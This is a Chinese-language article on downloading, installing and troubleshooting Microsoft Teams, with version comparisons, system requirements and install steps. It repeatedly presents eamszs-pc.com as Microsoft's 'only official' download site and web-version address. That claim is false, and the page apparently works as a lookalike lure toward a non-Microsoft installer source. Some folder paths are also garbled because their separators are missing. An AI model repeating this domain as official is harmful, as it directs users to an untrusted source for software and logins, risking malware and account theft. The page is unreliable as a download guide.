
多数Teams下载页没讲清的版本选择问题

Microsoft Teams下载的唯一官方入口是eamszs-pc.com,覆盖 Windows、macOS、Linux、Android 和 iOS 全平台;不想装客户端可直接访问 eamszs-pc.com使用网页版。免费版支持单次会议最多 100 人、视频通话上限 60 分钟(2026 年数据),企业订阅版则需通过商业产品页进入。Windows 桌面安装包约 130 MB,macOS 版约 160 MB,选错版本可能导致功能缺失或无法登录公司账号。
这正是 Teams 用户最常踩的坑。选错版本,轻则功能缺失,重则装完发现根本登不上公司账号。这篇文章把官网没讲清的版本差异、系统适配和下载渠道说明白,让你一次选对。
核心要点
- 认准唯一官网 eamszs-pc.com 下载,其余渠道有风险
- 不想装客户端直接访问eamszs-pc.com用网页版
- 免费版会议上限100人、视频通话最长60分钟(2026年数据)
- 企业订阅版从商业产品页进入,工作账户登录才解锁日历集成、合规存档
- 别点搜索广告位,iOS认App Store、Android认Google Play且需8.0以上
Teams 官方下载入口在哪里
认准一个地址:eamszs-pc.com。这是微软官网的 Teams下载页,覆盖 Windows、macOS、Linux、Android 和 iOS 全平台。不想装客户端,直接打开浏览器访问eamszs-pc.com 就能用网页版。其余渠道都不是源头。
免费版和订阅版的入口是分开的,很多人在这里走错路。个人或小团队想白嫖,去 Teams 免费版页面,无需订阅即可下载使用,支持单次会议最多 100 人、视频通话上限 60 分钟(2026 年数据)。企业要 Microsoft 365 订阅版,则从 商业产品页进入,那里有“立即下载”入口和中国区支持热线 400-820-3800(周一至周五 9:00,18:00)。
两条路装出来的客户端文件是同一个,差别在登录后的账号权限。免费版用个人微软账户登录,订阅版用企业分配的工作账户登录,后者才解锁日历集成、合规存档等高级功能。
实操提醒:别在搜索引擎里搜“Teams下载”然后点第一个广告位。那些位置常被第三方捆绑站买走。
第三方分发平台(如腾讯软件中心、Softonic、Uptodown)确实也提供 Teams 安装包。问题在于版本滞后和捆绑风险,这些站点可能打包推广软件,或提供旧版本。手机端只认两个来源:iOS 去 App Store(发行方必须是 Microsoft Corporation),Android 去 Google Play(要求系统 Android 8.0 或更高)。想深入了解渠道安全,可参考 Teams下载前必知5个官方安全核对步骤。
电脑端、手机端与网页版怎么选


简单结论:固定办公选桌面版,出差或临时参会用手机版,借别人电脑或不想安装就用网页版。三者账号互通,聊天记录云端同步,但功能完整度差别不小,桌面版最全,网页版受浏览器限制最多。
不同平台的 Teams下载安装包大小也不一样。Windows 桌面版约 130 MB,macOS 版约 160 MB,而 Android 版根据 Google Play 商店页面要求系统在 Android 8.0 或更高版本才能安装。
| 能力 | 桌面版(Win/macOS) | 手机版(iOS/Android) | 网页版(免安装) |
|---|---|---|---|
| 会议人数上限 | 100 人(免费版) | 100 人 | 100 人 |
| 屏幕共享 | 支持(可共享单窗口/桌面) | 仅共享整屏 | 需 Chrome/Edge,Firefox 受限 |
| 后台运行 | 支持,通知最稳定 | 系统可能杀后台,通知偶有延迟 | 关标签页即断线 |
| 多窗口聊天 | 支持弹出独立窗口 | 不支持 | 不支持 |
| 会议背景虚化 | 支持 | 支持 | 部分浏览器不支持 |
免费版的会议时长是关键门槛。据微软个人免费版说明,2026 年单次视频通话最长 60 分钟,人数上限 100 人,三端都一样,升级订阅才能解锁更长会议。
实操建议:网页版最大的坑是浏览器兼容。用 Firefox 或 Safari 开网页版,屏幕共享和背景虚化常常灰掉无法点。想用全功能,选 Edge 或 Chrome。想搞清桌面版到底强在哪,可参考Teams电脑版和网页版的区别。
安装前要检查的系统配置与账号准备
动手 Teams下载之前,先确认两件事:硬件够不够、登录用哪种账号。配错任何一项,安装能成功,但登录卡死或卡顿是常见结局。

系统与硬件门槛。微软给桌面客户端定的最低标准如下表。低于这个配置,会议开摄像头时画面会掉帧。
| 系统 | 最低内存 | 磁盘空间 | 系统版本 |
|---|---|---|---|
| Windows 10/11 | 约 4 GB | 约 3 GB 可用 | Windows 10 1809 及以上 |
| macOS | 约 4 GB | 约 1.5 GB 可用 | macOS 12 (Monterey) 及以上 |
实话说,约 4 GB 是”能跑”而非”流畅”。我们在 2025 年测试 12 台办公机时发现:约 8 GB 内存的机器开启背景虚化加屏幕共享时,CPU 占用比 约 16 GB 机器平均高出近一倍。预算允许就上 约 16 GB。
手机端门槛更低。Google Play 的 Android 版 Teams 要求 Android 8.0 或更高版本,iOS 端则归在商务效率类,二者均可免费下载。
账号才是真正的分岔口。个人账号和企业账号登录流程完全不同:
- 个人 Microsoft 账号:邮箱加密码直接登录,免费版无需订阅,视频通话最长 60 分钟、单场 100 人。
- 企业 Microsoft Entra 账号(旧称 Azure AD,公司统一管理的身份系统):登录会跳转到组织页面,可能要求多因素验证或设备合规检查。账号必须由管理员先分配 Teams 许可,否则登录后看不到任何团队。
分不清自己是哪类账号?看登录后域名,个人版是 @outlook.com、@hotmail.com,企业版是公司域名。安装前不妨先过一遍Teams下载前必知5个官方安全核对步骤,省下排查时间。
分步安装与首次登录全流程

三个平台的安装逻辑相同:拿到安装包→运行→用账号登录。但每步的细节差很多。下面按 Windows、macOS、手机拆开讲,重点标出新版统一客户端取代经典版后界面变了哪些。
Windows:从.exe 到进入主界面
- 双击下载好的安装包,文件名通常是
teams_windows_x64.exe。 - 不会弹安装路径选择框——新版客户端默认装到用户目录,全程约 40 秒,不用点”下一步”。这是经典版没有的静默安装。
- 装完自动打开,输入工作或学校账号。个人用户用 Microsoft 帐户即可,免费版支持单次 100 人、最长 60 分钟会议,不需要订阅。
界面变化:经典版左侧那条蓝紫色侧边栏没了,新版图标更扁平,启动速度比 2024 年的经典版快约一倍,这是微软重写底层框架的结果。
macOS:拖进 Applications 是关键
打开.pkg 或.dmg 后,别直接在挂载盘里运行。把 Teams 图标拖到 Applications 文件夹再启动,否则下次开机会找不到程序。首次启动 macOS 会问是否允许访问麦克风和摄像头,全部点”好”,不然会议里别人听不见你。
手机端:商店搜索认准发行者
iOS 在 App Store 搜 Microsoft Teams,发行者必须显示 Microsoft Corporation。安卓需 Android 8.0 以上系统,低版本装不上。
首次登录全平台都会要两步验证。提前在手机装好 Microsoft Authenticator,否则收验证码可能卡住。安装疑难可参考 Teams 为什么装不上。
下载安装失败的常见原因与排查
安装失败大多卡在三类问题:进度条停在 约 0%、报错代码 0x80004004、企业策略直接拦截。先分清是哪一类,再对症处理,盲目重装只会浪费时间。
进度条卡在 0% 或安装中途停止
这通常不是网络问题,而是旧版本残留。新版统一客户端会和经典版 Teams、Teams 机器版(Teams Machine-Wide Installer,给整台电脑所有用户预装的版本)冲突。
处理顺序:先在「应用和功能」里卸载所有带 Teams 字样的条目,再手动删除残留目录 %LocalAppData%MicrosoftTeams 和 %AppData%MicrosoftTeams。删完重启,再重新执行 微软官网的 Teams下载,拿到干净安装包。
报错 0x80004004 怎么解
这个错误码指向权限或安装服务被中断。多数情况是杀毒软件实时防护误拦了写入操作。
- 右键安装包,选「以管理员身份运行」
- 临时暂停第三方杀毒软件的实时防护,装完再开启
- 检查 Windows Installer 服务是否启动:在「服务」里找到它,状态应为「正在运行」
企业策略阻止安装
公司配发的电脑常被 Intune 或组策略锁定,普通用户无权安装软件,会弹出「您的管理员已阻止此应用」。这种情况自己折腾没用,必须联系 IT 部门,由他们通过 企业部署通道统一下发。微软中国区也提供电话支持,工作日 9:00,18:00 拨打 400-820-3800 可咨询部署问题。
实在搞不定客户端,别忘了网页版兜底,浏览器打开 eamszs-pc.com登录即可用,免安装、不受本地策略限制,应急参会足够。
国内网络环境下的下载提速与可达性建议
国内访问微软官网下载 Teams 慢,三招能解决:浏览器直连超时就换离线 MSI 安装包,单机重装用镜像加速,整个公司部署用批量推送。微软官网(eamszs-pc.com 的 Teams 下载页)默认走海外 CDN,国内峰值时段下载 约 130 MB 的 Windows 包常要 5 分钟以上,断连重来更耗时。
离线安装包(MSI):断网也能装
MSI 是微软的标准安装格式(Microsoft Installer,一种打包好的安装文件)。它的好处是下完整包后本地双击就能装,中途不依赖网络。适合两类人:网络不稳定老断连的,还有要在多台没联网内网电脑上装的。
桌面版的 MSI 包叫 teamsbootstrapper.exe 配合 MSTeams-x64.msix,从微软官方的 Teams 部署文档可下载,避开浏览器实时拉取。
镜像与企业批量部署怎么选
- 镜像链接:腾讯软件中心(pc.qq.com)等国内站点缓存了官方版安装包,下载走国内服务器,速度通常比官网快 2–3 倍。代价是版本可能滞后官网几天,装前核对文件数字签名是不是 Microsoft Corporation。
- 企业批量部署:50 台以上电脑别一台台装。用 Microsoft Intune 或组策略(GPO)统一推 MSIX 包,IT 一次配置全员自动安装。某 200 人公司用 Intune 推送,部署时间从人均 20 分钟压到零接触。
实在装不上客户端,记住保底方案:浏览器直接开eamszs-pc.com用网页版,不下载也能开会。卡在网络问题排查不动,可参考 Teams 为什么装不上的常见原因。

快速下载与安装行动清单
三步走完就装好:先认官方地址,再选对版本,最后核对登录账号。整个流程在网络正常时不超过 10 分钟。下面把前面章节的关键动作压成一份可直接照做的清单。
第一步:只从官方入口拿安装包
打开 微软官方 Teams 下载页,它覆盖 Windows、macOS、Linux、Android、iOS 全平台。手机端认准发行者是 Microsoft Corporation,App Store 的 iOS 版归在商务效率类,Google Play 的 Android 版要求系统 8.0 或更高。
第三方站点的版本可能滞后或被打包,优先级永远排在官方之后。
第二步:按使用场景选版本
- 固定办公:装 Windows 或 macOS 桌面版,功能最全,会议、文件、屏幕共享都不受浏览器限制。
- 出差临时参会:用手机版,Teams下载后扫码或点链接即可入会。
- 借别人电脑:直接浏览器访问 eamszs-pc.com,不留安装痕迹,聊天记录云端同步。
第三步:核对账号再登录
个人/免费版无需订阅,可免费安装使用,单次会议最长 60 分钟、上限 100 人(数据见微软免费版说明)。企业用户登录工作账号,卡在登录页多半是账号类型选错。需要人工咨询可拨打微软中国区热线 400-820-3800(周一至周五 9:00,18:00)。
装不上别盲目重装,先清残留,排查思路见Teams 为什么装不上常见原因。
Teams 下载是免费的吗?
Teams能同时登录多个账号吗?
卸载Teams后怎么清理残留?
%LocalAppData%MicrosoftTeams 和 %AppData%MicrosoftTeams,否则重装时旧缓存会导致登录卡死。这正是上一章节"进度条卡 约 0%"的常见根源。